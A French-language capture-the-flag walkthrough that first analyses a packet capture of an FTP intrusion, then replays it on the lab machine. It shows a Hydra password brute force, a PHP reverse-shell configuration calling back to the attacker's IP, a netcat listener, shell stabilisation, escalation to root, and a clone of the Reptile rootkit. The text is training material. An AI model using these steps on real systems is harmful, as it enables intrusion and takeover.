H4CKED


Procédure analyse de paquets et attaque chemin retour.

// EMERSON FRANCISCO


Nous pouvons voir que l'attaquant tente de se connecter à un service FTP car il y a de nombreuses demandes et réponses de FTP.

No.	Time	Source	Destination	Protocol	Length	Info
393	11.415256974	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=13 Ack=57 Win=64256 Len=0 TSval=
394	13.968715114	192.168.0.147	192.168.0.115	FTP	84	Request: PASS [redacted]
395	14.002582310	192.168.0.115	192.168.0.147	FTP	89	Response: 230 Login successful.
396	14.002613445	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=31 Ack=80 Win=64256 Len=0 TSval=
397	14.002831431	192.168.0.147	192.168.0.115	FTP	72	Request: SYST
398	14.003298147	192.168.0.115	192.168.0.147	FTP	85	Response: 215 UNIX Type: L8
399	14.003327954	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=37 Ack=99 Win=64256 Len=0 TSval=
400	15.576739978	192.168.0.147	192.168.0.115	FTP	71	Request: PWD
401	15.577170346	192.168.0.115	192.168.0.147	FTP	112	Response: 257 "/var/www/html" is the current directo
402	15.577189314	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=42 Ack=145 Win=64256 Len=0 TSva
403	16.826851138	192.168.0.147	192.168.0.115	FTP	93	Request: PORT 192,168,0,147,225,49
404	16.827401969	192.168.0.115	192.168.0.147	FTP	117	Response: 200 PORT command successful. Consider usin
405	16.827420072	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=69 Ack=196 Win=64256 Len=0 TSva
406	16.827509621	192.168.0.147	192.168.0.115	FTP	76	Request: LIST -la
407	16.828290570	192.168.0.115	192.168.0.147	TCP	74	20 → 57649 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
408	16.828312705	192.168.0.147	192.168.0.115	TCP	74	57649 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MS
409	16.828612531	192.168.0.115	192.168.0.147	TCP	66	20 → 57649 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1
410	16.828772908	192.168.0.115	192.168.0.147	FTP	105	Response: 150 Here comes the directory listing.


Il existe un outil très populaire de Van Hauser qui peut être utilisé pour forcer une série de services nommé Hydra.




L'attaquant tente de se connecter avec un nom d'utilisateur spécifique. Nous allons voir comment trouver en cliquant sur cliquer sur le « login successful »




Vous pouvez trouver le nom du fichier que l'attaquant a dérobé dans le flux TCP ci-dessus sous « shell.php »




Comme indiqué dans le conseil, appliquez le filtre « ftp-data » et suivez le flux TCP. Le fichier php entier est visible là, et vous pouvez facilement trouver l'url lors du défilement.



En sélectionnant un paquet après l'exécution du shell et de suivre le flux TCP. Vous y trouverez toutes les commandes exécutées par l'attaquant après avoir reçu le shell inverse. Ainsi, « whoami » est la première commande manuelle exécutée par lui.



En regardant de près le flux TCP ci-dessus, les toutes premières lignes décrivent le système d'exploitation , le nom d'hôte, etc.



Nous pouvons voir la commande que l'attaquant a exécutée :

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Nous pouvons voir la commande utilisée pour obtenir un shell racine

```
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
```

Nous pouvons voir un clone git fait par l'attaquant. Nous pouvons simplement trouver « Reptile » comme nom du projet GitHub.


```
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
```

Lancez l'outil de craquage de mot de passe Hydra, afin de craquer le mot de passe FTP.


```
┌──[✗]─[ravishanka@acer]─[~]
└──╼ $hydra -l jenny -P /usr/share/wordlists/rockyou.txt ftp://10.10.14.19
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-14 17:04:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
 ~896525 tries per task
[DATA] attacking ftp://10.10.14.19:21/
[21][ftp] host: 10.10.14.19   login: jenny   password: [redacted]1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-14 17:04:37
```

Nous allons nous connecter à FTP en utilisant les identifiants ci-dessus.



Nous pouvons voir le shell php téléchargé de l'attaquant comme indiqué ci-dessous. Donc, je l'ai téléchargé afin de faire les changements nécessaires.



Vous pouvez voir votre configuration IP en donnant la commande "ifconfig".


```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.132.104  netmask 255.255.0.0  destination 10.8.132.104
        inet6 fe80::b616:f874:aa81:9348  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500
        RX packets 695  bytes 73847 (72.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 791  bytes 58061 (56.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Copiez l'IP ci-dessus et collez-la dans le shell php téléchargé comme indiqué ci-dessous. J'utilise l'éditeur de texte nano pour éditer le shell.


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.132.104';  // CHANGE THIS
$port = 80;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Maintenant, téléchargez le shell sur le serveur FTP avec la commande "put".


```
ftp> put shell.pnp
local: shell.php remote: shell.php
421 Timeout.
ftp>
ftp> ls
Not connected.
```



Il faut ensuite établir un listener Netcat sur le port 80.



Visitez l'application web en tapant l'IP de la machine sur votre navigateur et vous verrez apparaître une interface.



Puisque nous l'avons téléchargé dans le répertoire /var/www/html, il nous suffit de donner "http://<machineIP>/shell.php" comme chemin.


```
┌─[ravishanka@acer]─[~]
└──╼ $sudo nc -lvnp 80
[sudo] password for ravishanka:
listening on [any] 80 ...
connect to [10.8.132.104] from (UNKNOWN) [10.10.14.19] 52634
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x
86_64 GNU/Linux
 07:23:41 up  1:25,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Ce shell n'est pas stable. Nous pouvons donc utiliser ce script Python pour le rendre plus stable.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$
```

changeons l'utilisateur en Jenny et devenons root.

```
www-data@wir3:/$ whoami
whoami
www-data
www-data@wir3:/$ su jenny
su jenny
Password: [redacted]

jenny@wir3:/$ whoami
whoami
jenny
jenny@wir3:/$ sudo su
sudo su
[sudo] password for jenny: [redacted]

root@wir3:/#
```

Comme nous sommes dans un shell root, nous pouvons facilement naviguer vers le répertoire Reptile qui est dans le répertoire personnel de root (/root/Reptile) et obtenir le drapeau.

```
root@wir3:/# cd /root/Reptile
cd /root/Reptile
root@wir3:~/Reptile# ls
ls
configs   Kconfig  Makefile  README.md  userland
flag.txt  kernel   output    scripts
root@wir3:~/Reptile# cat flag.txt
cat flag.txt
[redacted]fd
root@wir3:~/Reptile#
```